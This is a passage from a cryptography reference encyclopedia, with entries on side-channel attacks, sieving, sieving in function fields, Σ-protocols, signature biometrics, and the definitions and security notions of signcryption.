4. Gandolfi K, Christophe M, Francis O (2001) Electromagnetic analysis: concrete results. In: Koç ÇK, Naccache D, Paar C (eds) Cryptographic hardware and embedded systems – CHES 2001, Paris. Lecture Notes in Computer Science, vol 2162. Springer, Berlin, pp 251–261
5. Kocher P (1996) Timing attacks on implementations of Diffie–Hellman, RSA, DSS, and other systems. In: Koblitz N (ed) Advances in cryptology – CRYPTO'96, Santa Barbara. Lecture Notes in Computer Science, vol 1109. Springer, Berlin, pp 104–113
6. Kocher P, Joshua J, Benjamin J (1999) Differential power analysis. In: Wiener M (ed) Advances in cryptology – CRYPTO'99, Santa Barbara. Lecture Notes in Computer Science, vol 1666. Springer, Berlin, pp 388–397
7. Messerges TS (2000) Using second-order power analysis to attack DPA resistant software. In: Koç ÇK, Paar C (eds) Cryptographic hardware and embedded systems – CHES 2000, Worcester. Lecture Notes in Computer Science, vol 1965. Springer, Berlin, pp 238–251
8. Messerges TS, Ezzy AD, Robert HS (2002) Examining smart-card security under the threat of power analysis attacks. IEEE Trans Comput 51(5):541–552

Side-Channel Attacks

Tom Caddy
InfoGard Laboratories, San Luis Obispo, CA, USA

Synonyms

Environmental attacks

Related Concepts

►Differential Power Analysis; ►Fault Attack; ►Tempest; ►Timing Attack; ►Side-Channel Analysis

Theory

Side-channel attacks or environmental attacks of cryptographic modules exploit characteristic information extracted from the implementation of the cryptographic primitives and protocols. This characteristic information can be extracted from timing, power consumption, or electromagnetic radiation features (►Tempest). Other forms of side-channel information can be a result of hardware or software faults, computational errors, and changes in frequency or temperature. Side-channel attacks make use of the characteristics of the hardware and software elements as well as the implementation structure of the cryptographic primitive. Therefore, in contrast to analyzing the mathematical structure and properties of the cryptographic primitives only, ►side-channel analysis also includes the implementation. Some implementations are more vulnerable to specific side-channel attacks than others. Examples of attacks based on side-channel analysis are differential power attacks examining power traces (►Differential Power Analysis), timing attacks measuring the amount of time used to complete cryptographic operations (►Timing Attack), and fault induction attacks exploiting errors in the computation process of cryptographic primitives (►Fault Attacks).

Side-Channel Leakage

►Cryptophthora

Sieving

Burt Kaliski
Office of the CTO, EMC Corporation, Hopkinton, MA, USA

Related Concepts

►Function Field Sieve; ►Index Calculus; ►Number Field Sieve for Factorization; ►Number Field Sieve for the DLP; ►Quadratic Sieve; ►Sieving in Function Fields; ►Smoothness

Definition

Sieving refers to a process for selecting candidates for further processing among a set of elements, typically by employing arithmetic progressions to identify candidates to be filtered out.

Theory

When searching for elements in a set with a given property, it is often possible to improve efficiency by filtering out candidates based on simple tests first rather than applying a full test for the property to all elements. A "sieve" is a test that an element must pass to be considered further; "sieving" is the process of applying the tests.

For instance, in the *Sieve of Eratosthenes* (►Prime Number), candidate primes are selected from a range of integers by crossing off elements divisible by small primes 2, 3, 5, 7, 11, 13,... Crossing off every second, third, fifth, seventh element, and so on is generally faster than testing each element separately for divisibility by small primes. Furthermore, only the remaining candidates need to be subjected to a full and more expensive ►primality test.

Applications

In addition to the use of the speedup in primality testing, sieving is the first and major phase of the fastest general algorithms for ►integer factoring and for solving the ►discrete logarithm problem. Here, the candidates sought are those that are divisible only by small primes or their equivalent (►Smoothness and ►Factor Base). Specific examples of sieving are described further in the related concepts. Refer also ►TWIRL for a design for efficient sieving in hardware.

Sieving in Function Fields

Emmanuel Thome
INRIA Lorraine, Campus Scientifique, Villers-lès-Nancy Cedex, France

Related Concepts

►Discrete Logarithm Problem; ►Function Field Sieve; ►Hyperelliptic Curves

Definition

Function fields provide a mathematical setting which is very similar to ►number fields, at least as far as cryptographic applications are concerned. Number fields are algebraic extensions of the field of rational numbers, and analogously function fields (as considered in cryptographic applications) are algebraic extensions of the univariate rational function field over a finite field $\mathrm{GF}(q)$. To quite a large extent, the point of view of number fields remains valid in the function field setting, by having the polynomial ring $\mathrm{GF}(q)[x]$ play the role of integers. Function fields are also equipped with a rich structure originating from the corresponding algebraic curve. The definition polynomial of a function field F may be viewed as a bivariate polynomial over a finite field, and as such defines a curve $\mathcal{C}$ in the projective plane $\mathbb{P}^2(\mathrm{GF}(q))$. The Jacobian group J of the curve $\mathcal{C}$ over $\mathrm{GF}(q)$ is exactly the degree zero divisor class group $Cl^0(F)$ of the function field F (►Hyperelliptic Curves for related concepts).

In contrast with number fields, function fields benefit from the fact that several problems are much easier to handle in the polynomial ring $\mathrm{GF}(q)[x]$ than over the integers: factoring polynomials has polynomial complexity, counting ►irreducible polynomials below a given degree is easy. On the theoretical side, an analogue of the Riemann hypothesis has been proved for function fields, thus there exists no specific "under GRH" results in the context of function fields.

Applications

With regard to the concepts of ►smoothness and ►sieving, function fields enjoy properties similar to the case of number fields. When considering the function field as an extension of $\mathrm{GF}(q)[x]$, one can consider the factorization of the norm of a given function. Whether this norm is smooth or not occurs with probabilities which are similar to the probability of the corresponding event in number fields (smoothness of the norm, which is an integer). One is thus naturally led to consider how algorithms of the broad family of ►index-calculus attacks, e.g., the

►quadratic sieve and the ►number field sieve carry over to the context of function fields.

An early algorithm of this large family instantiated in the context of function fields and curves is the Adleman-De Marrais-Huang algorithm (1992), which can be viewed as a function field version of the Hafner-McCurley algorithm for computing class groups of imaginary quadratic fields. This algorithm is described as follows. After having selected an appropriately large set of prime divisors of bounded degree called the ►factor base, one tries to express random functions as sums of divisors of the factor base. This gives insight into the degree zero divisor class group as a finitely presented group. This forms a tool to solve the discrete logarithm problem, and unveil the cardinality and structure of the Jacobian group, in heuristic time $L_{q^g}(1/2) = \exp\left((c + o(1))\sqrt{g \log q}\sqrt{\log(g \log q)}\right)$ (►L-notation).

The process of sieving, known for long to be successful for the quadratic sieve algorithm, for example, can be adapted to the function field case. The first task is to quickly identify the set of functions (amongst a set fixed beforehand) which have a prescribed zero at a given place. The divisor of such functions contains the corresponding prime divisor in its support. It is possible to restate this identification problem as a simple linear algebra problem and thus enumerate all such functions efficiently. The sieving procedure updates then a sum of "contributions" arising for all potential prime divisors into an array of functions to consider. Functions totalling a large contribution at the end of this procedure are ►smooth and yield relations in the divisor class group.

The efficiency of sieving in function fields is largely dependent on the definition polynomial. Indeed, while the sieving algorithm makes it possible to concentrate on functions of relatively small degree, it is essential that the norm of these function remains acceptably small for a better ►smoothness probability. This is apparent in the ►Function Field Sieve algorithm for instance (Relevant Article), but also for discrete logarithm computation on curves where a suitable curve equation is the key to obtaining an analogue of the Adleman-De Marrais-Huang with the $L(1/2)$ complexity replaced by the faster $L(1/3)$. Such an algorithm has been recently proposed by Enge and Gaudry [3].

Recommended Reading

1. Adleman LM, Huang M-D (1999) Function field sieve methods for discrete logarithms over finite fields. Inform Comput 151(1):5–16
2. Adleman LM, De Marrais J, Huang M-D (1994) A subexponential algorithm for discrete logarithms over the rational subgroup of the Jacobians of large genus hyperelliptic curves over finite fields. In: Adleman LM, Huang M-D (eds) 1st algorithmic number theory symposium (ANTS-I), Cornell University, 6–9 May 1994. Lecture notes in computer science, vol 877. Springer, Berlin, pp 28–40
3. Enge A, Gaudry P (2007) An $L(1/3 + \epsilon)$ algorithm for the discrete logarithm problem for low degree curves. In: Naor M (ed) Advances in cryptology – EUROCRYPT 2007. Lecture notes in computer science, vol 4515. Springer, Berlin, pp 379–393
4. Flassenberg R, Paulus S (1999) Sieving in function fields. Exp Math 8:339–349
5. Hafner JL, McCurley KS (1989) A rigorous subexponential algorithm for computation of class groups. J Am Math Soc 2(4): 837–850

Σ-Protocols

Berry Schoenmakers
Department of Mathematics and Computer Science, Technische Universiteit Eindhoven, Eindhoven, The Netherlands

Related Concepts

►Interactive Proof; ►Zero-knowledge

Definition

A Σ-protocol is a particular type of three-message interactive zero-knowledge proof (or argument) of knowledge. The prover sends the first message, followed by a random challenge from the verifier, and concluded with a response from the prover. The protocol is required to satisfy perfect completeness, special soundness, and special honest-verifier zero-knowledge.

Background

The term Σ-protocol was introduced by Cramer in his Ph.D. thesis [4] as a common abstraction of a broad class of interactive proofs. Originally, Σ-protocols were defined based on their form of a three-message interactive proof between a prover and a verifier, both modeled as probabilistic polynomial-time interactive Turing machines. The prover sends the first and third message, keeping the random bits used for computing these messages private, while the verifier sends the second message, which essentially consists of a number of publicly revealed random bits. The term Σ-protocol, however, has become synonymous with the particular type of protocol to which the well-known construction of [6] applies. The efficient zero-knowledge (or, witness-hiding) identification protocols due to Fiat-Shamir [7], Guillou-Quisquater [8], Schnorr [10], and Okamoto [9] are prominent instances of Σ-protocols. Many more instances and even classes of basic

Σ-protocols are known in the literature, covering all kinds of cryptographic (number-theoretic) settings.

Theory

A Σ-protocol is defined with respect to a given binary relation $R = \{(v; w)\}$. Relation R can generally be thought of as an NP-relation, which means that given instance v and *witness* w, it can be verified in time polynomial in the size of v whether $(v; w) \in R$ holds. In other words, the corresponding language $L_R = \{v : \exists_w (v; w) \in R\}$ is in *NP*, the well-known class of nondeterministic polynomial-time languages.

A Σ-protocol for a given relation R is a protocol between a prover P and a verifier V of the following form. The instance v is common input to P and V, while witness w is a private input to P. The prover basically starts by sending the verifier a *commitment* a to a privately chosen random value. Then the verifier sends the prover a random *challenge* c, to which the prover replies with the proper *response* r. The verifier checks the *conversation* $(a; c; r)$ against a deterministic polynomial-time predicate ϕ, and if this check succeeds $(a; c; r)$ is said to be *accepting*.

A Σ-protocol for relation R is required to satisfy the following three properties: (1) *Perfect completeness*, which means that if P and V follow the protocol, then V always accepts. (2) *Special soundness*, which says that for any $v \in L_R$ and any pair of accepting conversations $(a; c; r)$ and $(a; c'; r')$ with $c \neq c'$, one can efficiently extract a witness w such that $(v; w) \in R$. (3) *Special honest-verifier (perfect) zero-knowledge*, which means one can efficiently simulate conversations $(a; c; r)$ between honest P and V given any $v \in L_R$ and any fixed challenge c. The latter property can be stated more formally as the existence of a probabilistic polynomial-time *simulator* S which for given v and c produces conversations $(a; c; r)$ perfectly indistinguishable from conversations between honest P and V with common input v, where P uses any witness w with $(v; w) \in R$ and V uses challenge c. Perfect indistinguishability means that the probability distributions are identical.

A simple example is Schnorr's identification protocol. An instance $v = (g, p, y)$ consists of a generator g of an abstract group of prime order p and $y \in \langle g \rangle$, and the corresponding witness is $w = \log_g y$. The prover sends $a = g^u$ for $u \in_R \mathbb{Z}_p$ to the verifier. The verifier replies with a challenge, say $c \in_R \mathbb{Z}_p$. Finally, the prover sends the response $r = u + cw \bmod p$, and the verifier checks that $g^r = ay^c$ holds. Perfect completeness evidently holds. Special soundness holds because if $g^r = ay^c$ and $g^{r'} = ay^{c'}$ holds, then $\log_g y = (r - r')/(c - c')$, using $c \neq c'$, hence witness w can be computed from r, r', c, c'. Finally, special honest-verifier (perfect) zero-knowledge holds because the simulator may simply generate conversations $(a; c; r)$ for given challenge c by picking $r \in_R \mathbb{Z}_p$ and setting $a = g^r y^{-c}$.

If the challenges are chosen from an exponentially large set, the special soundness property implies that a Σ-protocol is a *proof of knowledge*. This ensures that a cheating prover cannot succeed with a significant probability of success unless it knows a valid witness for v. The zero-knowledge property demanded from a Σ-protocol is rather weak – covering honest verifiers only – but this ensures that Σ-protocols behave nicely under many types of composition [3, 6]. Moreover, there are several techniques to transform a Σ-protocol into a protocol withstanding arbitrarily cheating verifiers. For instance, the Fiat–Shamir technique [7] is to replace the randomly chosen challenge c with a cryptographic hash H applied to message a (and potentially further input values); this makes the entire protocol noninteractive and provably secure in the random oracle model. When applied to the identification protocols of [7, 8, 10], one gets the corresponding signature schemes (using the message to be signed as an input to H as well).

Applications

Routine use of Σ-protocols is made to provide efficient zero-knowledge proofs in many advanced cryptographic schemes. The zero-knowledge proofs are often used to ensure honest behavior of parties running a protocol. Using the basic techniques for monotone compositions (including AND/OR/threshold-compositions) of [6], for EQ-composition of [3], and further basic techniques (for instance, [2, 5]) succinct proofs for many relations (or statements) of interest can be rendered. Commonly, these proofs are made noninteractive using the Fiat–Shamir technique or generalizations thereof [1].

Recommended Reading

1. Abdalla M, An JH, Bellare M, Namprempre C (2002) From identification to signatures via the fiat-shamir transform: minimizing assumptions for security and forward-security. In: Advances in cryptology—EUROCRYPT '02, Amsterdam, 28 April–2 May 2002. Lecture notes in computer science, vol 2332. Springer, Berlin, pp 418–433
2. Brands S (1997) Rapid demonstration of linear relations connected by boolean operators. In: Advances in cryptology—EUROCRYPT '97, Konstanz, 11–15 May 1997. Lecture notes in computer science, vol 1233. Springer, Berlin, pp 318–333
3. Chaum D, Pedersen TP (1993) Wallet databases with observers. In: Advances in cryptology—CRYPTO '92, Santa Barbara, 16–20 August 1992. Lecture notes in computer science, vol 740. Springer, Berlin, pp 89–105
4. Cramer R (1997) Modular design of secure yet practical cryptographic protocols. Ph. D thesis, Universiteit van Amsterdam, Netherlands

5. Cramer R, Damgård I (1998) Zero-knowledge proofs for finite field arithmetic, or: Can zero-knowledge be for free? In: Advances in cryptology—CRYPTO '98, Santa Barbara, 23–27 August 1998. Lecture notes in computer science, vol 1462. Springer, Berlin, pp 424–441
6. Cramer R, Damgård I, Schoenmakers B (1994) Proofs of partial knowledge and simplified design of witness hiding protocols. In: Advances in cryptology—CRYPTO '94, Santa Barbara, 21–25 August 1994. Lecture notes in computer science, vol 839. Springer, Berlin, pp 174–187
7. Fiat A, Shamir A (1987) How to prove yourself: practical solutions to identification and signature problems. In: Advances in cryptology—CRYPTO '86, Santa Barbara, 11–15 August 1986. Lecture notes in computer science, vol 263. Springer, New York, pp 186–194
8. Guillou LC, Quisquater J-J (1988) A practical zero-knowledge protocol fitted to security microprocessor minimizing both transmission and memory. In: Advances in cryptology—EUROCRYPT '88, Davos, 25–27 May 1988. Lecture notes in computer science, vol 330. Springer, Berlin, pp 123–128
9. Okamoto T (1993) Provably secure and practical identification schemes and corresponding signature schemes. In: Advances in cryptology—CRYPTO '92, Santa Barbara, 16–20 August 1992. Lecture notes in computer science, vol 740. Springer, Berlin, pp 31–53
10. Schnorr CP (1991) Efficient signature generation by smart cards. J Cryptol 4(3):161–174

Signature Biometrics

Patrizio Campisi, Emanuele Maiorana, Alessandro Neri
Department of Applied Electronics, Università degli Studi Roma TRE, Rome, Italy

Related Concepts

►Handwriting

Definition

An handwritten signature represents the name of a person written by his/her own hand. Within the biometric framework, signature is a behavioral characteristic which is used in automatic user verification systems.

Background

Handwritten signature has a long history as a mean to verify the identity of a user for applications like document authentication, credit card transactions, cheque verification, attendance recording, and forensics. Although signature is still used to verify the identity of an individual by visual inspection, a constantly growing interest by both academia and industry has lead to the development of systems for automatic signature-based user verification. Nowadays, signature is one of the most accepted biometrics since it is perceived as a noninvasive and nonthreatening characteristics by the majority of the users being the act of signing part of everyday life. A signature can be easily acquired either using a classic ink pen or by means of specialized devices such as graphic tablet, pen-sensitive computer display, digital pens, or PDA. Within the biometric framework, signature is a behavioral characteristic since it can be influenced by physical and emotional conditions. Moreover, signature biometrics is not permanent, since it might vary along time. Therefore, different signature realizations, from the same user, can exhibit significant variability, which must be taken into account in the verification process. In addition, signature cannot be used by illiterate people thus not being a universally employable trait. Differently from the majority of other biometrics, signature can be reissued. In fact, if it is compromised, the user, with a certain degree of effort, can change his/her signature. Because of the wide social and economical impact of applications based on signature verification, in the last decades a huge effort has been devoted to research in this field. A review of the state of the art covering the literature up to 1993 can be found in [1, 2]. Survey papers quoting the more recent advances in signature recognition up to 2004 are given in [3, 4].

Theory

Automatic signature recognition is mainly used in the verification modality, i.e., in the process of confirming an identity claim through biometric comparisons. The use of signature biometrics in the identification modality, i.e., in the process of searching a database for a reference, matching a submitted biometric sample, and returning the corresponding identity, is neither practical nor very accurate.

Signature-based verification can be either *static* or *dynamic*. In the *static* mode, also referred to as *off-line*, only the spatio-luminance evolution of the signature, either acquired through a camera or an optical scanner, is available. In this case, some geometric characteristics of the signature image, namely height, width, and many others, can be extracted from the whole signature or from part of it. In the *dynamic* mode, also called *on-line*, the spatio-temporal evolution of the signature is acquired by means of a graphic tablet, a pen-sensitive computer display, a PDA, or digital pens. Since on-line signature verification involves dynamic features, which are much more difficult to forge than static ones, it is more suitable for user verification in legal and commercial transactions requiring high-security than off-line systems.

An on-line signature verification process is composed by the following steps:

- *Acquisition*: Digitizing tablets or PC touch screens can be used to acquire dynamic information. Specialized pens, which are able to provide spatial coordinates, pressure values, and pen inclination angles can also be used. The usual temporal sampling rate of these devices ranges from 100 to 200 Hz which is far beyond the maximum frequency of biomechanical sequences which is 30-40 Hz, thus fulfilling the requirements of the Nyquist theorem. The spatial sampling usually range from 100 to 300 dot per inch.
- *Preprocessing*: Once the signature has been acquired, some preprocessing is usually needed in order to prealign the signature, to normalize the signature dimensions, to localize the signature, to denoise the acquired data, to segment the signature, and so on. The preprocessing can be performed either in the spatial or in a transform domain like the Fourier, wavelet, Hadamard, or Hough domain, to cite a few.
- *Feature extraction*: In order to represent the signature itself, some features must be extracted. As widely accepted in the current literature, two different kinds of features can be considered: *parameters* and *functions*. The former refer to scalar values, derived from the acquired signature and then collected in a feature vector. Both dynamic information, like the number of pen-down events and the signature duration, and static information such as the signature height and width in different segments, can be extracted from the signature. Function features refer to on-line acquisitions where functions, like the position of the pen tip in the (x, y) plane, the pressure applied by the pen, the azimuth and the altitude angle of the pen with respect to the tablet, are acquired versus time and used to represent the signature. From this set of features, some others can be obtained like for example velocity, acceleration, curvature radius, tangential and centripetal acceleration, and trajectory angle versus time. However, not all the features have the same level of reliability. From an ideal point of view, a reliable feature should have values close enough for different realizations of a genuine signature, whereas far enough when they are extracted from forged signatures. In [5], an analysis of the reliability of *parameter* features has been carried out.
- *Matching*: The final step of the verification process is the matching stage which consists of measuring the similarity between the extracted features and the ones in the database. When parameters are employed as features, the similarity is evaluated by using distance measures such as Euclidean distance, Mahalanobis distance, etc. When functions are used as features, they can be used to characterize the underlying stochastic model used to represent the user's biometrics. The matching is then performed by verifying the similarity between the reference model, characterized in the enrollment stage, and the model characterized using the signature to verify. The most popular models employed in signature verification are the hidden Markov models (HMMs) [6, 7], which represent doubly embedded stochastic processes, composed by an underlying Markov chain whose states are not observable, and a set of stochastic processes which produce a sequence of available observations. The time functions representing a signature can be also directly matched using deformable distance measures such as dynamic time warping (DTW) [8–10], which finds the best nonlinear alignment between two vectors such that the overall distance between them is minimized.
- *Decision*: In the decision stage, the similarity score obtained in the matching stage is compared with a threshold. If the score is greater than the set threshold, the decision is to accept the user, otherwise the user is rejected.

Applications

The most relevant applications of off-line signature biometrics is document authentication, credit card transactions, cheque verification, attendance recording, and forensics. Some of these applications are also shared by on-line signature verification, since in the recent past electronic pads for signature acquisition have been introduced for credit card transactions and e-banking.

On-line signatures can also be employed to generate or to secure cryptographic keys which can be used, for example, to electronically sign a document. Specifically, a key generation scheme has been proposed in [11], while biometric cryptosystems, inspired by the fuzzy vault [12] and the fuzzy commitment [13] cryptographic protocols, have been proposed in [14] and in [15, 16] respectively, with application to signature biometrics.

Experimental Results

In the last few years, there have been several attempts to objectively assess the performance of a signature-based verification system. Some public competitions have been launched such as SVC2004: First International Signature Verification Competition [17], the ICDAR2009 Signature Verification Competition [18], and the BioSecure Signature Evaluation Campaign 2009 (BSEC'2009) [19]. In the

SVC04 competition, two scenarios have been considered: in the first one, only signature coordinates versus time have been considered and in the second one, also additional information including pen orientation and pressure have also been taken into account. The best obtained equal error rates (EERs) were 2.84% and 2.89% for the first and second scenario respectively. EERs equal to 2.85% for on-line data and 9.15% for off-line data were the best results achieved during ICDAR2009 where pen coordinates, pen pressure, and pen inclination angles have been considered as features. For the BSEC'2009 competition, two databases have been employed: one acquired by means of a digitizing tablet, and the second one using a PDA which can be employed in a mobile scenario. More specifically, the dependence of the results from the use of different feature combinations has been analyzed in three different cases: use of the only pen coordinates; of the pen coordinates and pressure; and finally of the pen coordinates, pressure, and pen inclination angles. The use of the only pen coordinates gave an EER equal to 4.93% when using a PDA. When the acquisition is made using a tablet, the use of pen coordinates and pressure granted an EER equal to 1.71%, whereas the use of pen coordinates, pressure, and the pen inclination angles led to a best EER of 2.19%. Moreover, the performance variability has also been studied when using, in the enrollment and in the recognition stage, two different sets of signatures acquired in two different sessions spaced of 4 weeks. It has been shown that time variability decreases the performance irrespective to the features employed.

Recommended Reading

1. Plamondon R, Lorette G (1989) Automatic signature verification and writer identification: The state of the art. Pattern Recognit 22(2):107–131
2. Leclerc F, Plamondon R (1994) Automatic signature verification: The state of the art 1989–1993. Int J Pattern Recognit Artif Intell 8(3):643–660
3. Plamondon R, Srihari SN (2000) Online and off-line handwriting recognition: a comprehensive survey. IEEE Trans Pattern Anal Mach Intell 22(1):63–84
4. Dimauro G, Impedovo S, Lucchese MG, Modugno R, Pirlo G (2004) Recent advancements in automatic signature verification. In: Ninth international workshop on frontiers in handwriting recognition, Kokubunji, Tokyo, IEEE press, New York, pp 179–184
5. Lei H, Govindaraju V (2005) A comparative study on the consistency of features in on-line signature verification. Pattern Recognit Lett 15:2483–2489
6. Yang L, Widjaja BW, Prasad R (1995) Application of hidden Markov models for signature verification. Pattern Recognit 28(2):161–170
7. Fierrez J, Ortega-Garcia J, Ramos D, Gonzalez-Rodriguez J (2007) HMM-based on-line signature verification: feature extraction and signature modeling. Pattern Recognit Lett 28(16):2325–2334
8. Sakoe H, Chiba S (1978) Dynamic programming algorithm optimization for spoken word recognition. IEEE Trans Acoust Speech Signal Process 26(1):43–49
9. Kholmatov A, Yanikoglu B (2005) Identity authentication using improved online signature verification method. Pattern Recognit Lett 26(15):2400–2408
10. Faundez-Zanuy M (2007) On-line signature recognition based on VQ-DTW. Pattern Recognit 40:981–992
11. Vielhauer C, Steinmetz R (2004) Handwriting: feature correlation analysis for biometric hashes (Special issue on biometric signal processing 2004). EURASIP J Appl Signal Process 4:542–558
12. Juels A, Sudan M (2006) A fuzzy vault scheme. Design Codes Cryptogr 38(2):237–257
13. Juels A, Wattenberg M (1999) A fuzzy commitment scheme. In 6th ACM conference computer and communication security, Singapore, ACM, New York, pp 28–36
14. Freire-Santos M, Fierrez-Aguilar J, Ortega-Garcia J (2006) Cryptographic key generation using handwritten signature. In: SPIE, defense and security symposium, biometric technologies for human identification, Orlando, vol 6202, pp 225–231
15. Maiorana E, Campisi P, Neri A (2008) User adaptive fuzzy commitment for signature templates protection and renewability. SPIE Journal of Electronic Imaging, JEI, Section on Biometrics: Advances in Security, Usability and Interoperability 17(1): 011011-1–011011-12
16. Maiorana E, Campisi P (2010) Fuzzy commitment for function based signature template protection. IEEE Signal Process Lett 17(3):249–252
17. Yeung DY, Chang H, Xiong Y, George S, Kashi R, Matsumoto T, Rigoll G (2004) SVC2004: first international signature verification competition. In: Proceedings of the ICBA, LNCS/3072, Springer, pp 16–22
18. Blankers VL, Heuvel C, Franke KY, Vuurpijl LG (2009) ICDAR 2009 signature verification competition. In: 10th International conference document analysis and recognition, (ICDAR '09), Barcelona, Spain, pp 1403–1407
19. Houmani N, Garcia-Salicetti S, Mayoue A, Dorizzi B (2009) BioSecure signature evaluation campaign 2009 (BSEC'2009): results. http://biometrics.it-sudparis.eu / BSEC2009 / downloads/BSEC2009_results.pdf (on line access August 2010)

Signcryption

Yevgeniy Dodis
Department of Computer Science, New York University, New York, USA

Synonyms

Public-key authenticated encryption

Related Concepts

►Authenticated Encryption

Definition

Signcryption is a method allowing two parties, each possessing a public/secret-key pair, to securely communicate with each other, while simultaneously ensuring both privacy and authenticity. Therefore, signcryption simultaneously provides the benefits of traditional public-key signature and encryption schemes.

Background

Encryption and signature schemes are fundamental cryptographic tools for providing privacy and authenticity, respectively, in the public-key setting. Traditionally, these two important building blocks of public-key cryptography have been considered as *distinct* entities that may be *composed* in various ways to ensure *simultaneous* message privacy and authentication. However, in the last few years, a new, separate primitive – called *signcryption* [14] – has emerged to model a process simultaneously achieving privacy and authenticity. This emergence was caused by many related reasons. The obvious one is the fact that given that *both* privacy and authenticity are simultaneously needed in so many applications, it makes a lot of sense to invest special effort into designing a tailored, more efficient solution than a mere composition of signature and encryption. Another reason is that viewing authenticated encryption as a separate *primitive* may conceptually simplify the design of complex protocols, which require both privacy and authenticity, as signcryption could now be viewed as an "indivisible" atomic operation. Perhaps most importantly, it was noticed by [2, 3] (following some previous work in the symmetric-key setting [4, 10]) that proper modeling of signcryption is not so obvious. For example, a straightforward composition of signature and encryption might not always work; at least, unless some special care is applied [2]. The main reason for such difficulties is the fact that signcryption is a complex *multi-user* primitive, which opens a possibility for some subtle attacks (discussed below), not present in the settings of stand-alone signature and encryption.

Theory

Defining Signcryption

Syntactically, a signcryption scheme consists of the three efficient algorithms $(\mathsf{Gen}, \mathsf{SC}, \mathsf{DSC})$. The key generation algorithm $\mathsf{Gen}(1^\lambda)$ generates the key-pair $(\mathsf{SDK}_U, \mathsf{VEK}_U)$ for user U, where λ is the security parameter, SDK_U is the signing/decryption key that is kept private, and VEK_U is the verification/encryption key that is made public. The randomized signcryption algorithm SC for user U implicitly takes as input the user's secret key SDK_U, and explicitly takes as input the message m and the identity of the recipient ID_R, in order to compute and output the *signcryptext* on Π. For simplicity, one can consider this identity ID_R to be a public key VEK_R of the recipient R, although ID's could generally include more convoluted information (as long as users can easily obtain VEK from ID). Thus, one writes $\mathsf{SC}_{\mathsf{SDK}_U}(m, \mathsf{ID}_R)$ as $\mathsf{SC}_{\mathsf{SDK}_U}(m, \mathsf{VEK}_R)$, or simply $\mathsf{SC}_U(m, \mathsf{VEK}_R)$. Similarly, user U's deterministic de-signcryption algorithm DSC implicitly takes the user's private SDK_U, and explicitly takes as input the signcryptext $\tilde{\Pi}$ and the senders' identity ID_S. Again, one can assume $\mathsf{ID}_S = \mathsf{VEK}_S$, and write $\mathsf{DSC}_{\mathsf{SDK}_U}(\Pi, \mathsf{VEK}_S)$, or simply $\mathsf{DSC}_U(\Pi, \mathsf{VEK}_S)$. The algorithm outputs some message $\tilde{m}$, or $\perp$ if the signcryption does not verify or decrypt successfully. Correctness property ensures that for any users S, R, and message m, one has $\mathsf{DSC}_R(\mathsf{SC}_S(m, \mathsf{VEK}_R), \mathsf{VEK}_S) = m$.

It is often useful to add another optional parameter to both SC and DSC algorithms: a *label* L (also termed *associated data* [11]). This label can be viewed as a public identifier that is "inseparably bound" to the message m inside the signcryptext. Intuitively, de-signcrypting the signcryptext Π of m with the wrong label should be impossible, as well as changing Π into a valid signcryptext $\tilde{\Pi}$ of the same m under a different label.

Security of Signcryption

Security of signcryption consists of two distinct components: one ensuring privacy, and the other – authenticity. On a high level, privacy is defined somewhat analogously to the privacy of an ordinary encryption, while authenticity – to that of an ordinary digital signature. Formally, privacy is usually defined as *indistinguishability* of signcryptexts under *chosen ciphertext attack*, while authenticity is usually defined as *existential unforgeability* of signcryptexts under *chosen message attack*.

However, several new issues come up due to the fact that signcryption/de-signcryption take as an extra argument the identity of the sender/recipient. Some of those issues (see [2] for in-depth technical discussion, as well as formal definitions of signcryption) are discussed below:

- *Simultaneous Attacks.* Since the user U utilizes its secret key SDK_U to both send and receive the data, it is reasonable to allow the adversary $\mathcal{A}$ oracle access to both the signcryption and the de-signcryption oracle for user U, irrespective of whether $\mathcal{A}$ is attacking privacy or authenticity of U.
- *Two- vs. Multi-user Setting.* In the simplistic two-user setting, where there are only two users S and R in the network, the explicit identities become redundant. This considerably simplifies the design of secure

signcryption schemes (see below), while providing a very useful intermediate step toward general, multi-user constructions (which are often obtained by adding a simple twist to the basic two-user construction). Intuitively, the security in the two-user model already ensures that there are no weaknesses in the way the message is encapsulated inside the signcryptext, but does not ensure that the message is bound to the identities of the sender and/or recipient. In particular, it might still allow the adversary a large class of *identity fraud* attacks, where the adversary can "mess up" correct user identities without affecting the hidden message.

- *Public Non-Repudiation?* In a regular signature scheme, anybody can verify the validity of the signature, and unforgeability of the signature ensures that a signer S indeed certified the message. Thus, one says that a signcryption scheme provides *non-repudiation* if the recipient can extract a regular (publicly verifiable) digital signature from the corresponding signcryptext. In general, however, it is a priori only clear that the *recipient* R is sure that S sent the message. Indeed, without R's secret key SDK_R others might not be able to verify the authenticity of the message, and it might not be possible for R to extract a regular signature of m. Thus, signcryption does not necessarily provide non-repudiation. In fact, for some applications one might explicitly want *not* to have non-repudiation. For example, S might be willing to send some confidential information to R only under the condition that R cannot convince others of this fact. To summarize, non-repudiation is an optional feature that some schemes support, others do not, and others explicitly avoid!
- *Insider vs. Outsider Security.* In fact, even with R's secret key SDK_R it might be unclear to an observer whether S indeed sent the message m to R, as opposed to R "making it up" with the help of SDK_R. This forms the main basis for distinction between *insider-* and *outsider-secure* signcryption. Intuitively, in an outsider-secure scheme the adversary must compromise communication between two honest users (whose keys he does not know). Insider-secure signcryption protects a given user U even if his partner might be malicious. For example, without U's key, one cannot forge signcryptext from U to any other user R, even with R's secret key. Similarly, if honest S sent $\Pi = \mathsf{SC}_S(m, \mathsf{VEK}_U)$ to U and later exposed his key SDK_S to the adversary, the latter still cannot decrypt Π. Clearly, insider-security is stronger than outsider-security, but might not be needed in a given application. In fact, for applications supporting message repudiation, one typically does not want to have insider-security.

Supporting Long Inputs

Sometimes, it is easier to design natural signcryption schemes supporting short inputs. To make such scheme useful for arbitrary lengths inputs, several methods exist how to create signcryption SC' supporting arbitrarily long inputs from SC, which only supports fixed-length (and much shorter) inputs. One such method was suggested by [8]. It uses a new primitive called *concealment*. A concealment is a publicly known randomized transformation, which, on input m, outputs a *hider* h and a *binder* b. Together, h and b allow one to recover m, but separately, (1) the hider h reveals "no information" about m, while (2) the binder b can be "meaningfully opened" by at most one hider h. Further, one requires $|b| \ll |m|$ (otherwise, one could trivially set $b = m$, $h = \emptyset$). One can then let $\mathsf{SC}'(m) = \langle \mathsf{SC}(b), h \rangle$ (and DSC' is similar). It was shown in [8] that the above method yields a secure signcryption SC'. Further, a simple construction of concealment was given: set $h = E_\tau(m)$, $b = \langle \tau, H(h) \rangle$, where E is a symmetric-key one-time secure encryption (with short key τ) and H is a collision-resistant hash function (with short output).

Generic Composition Schemes

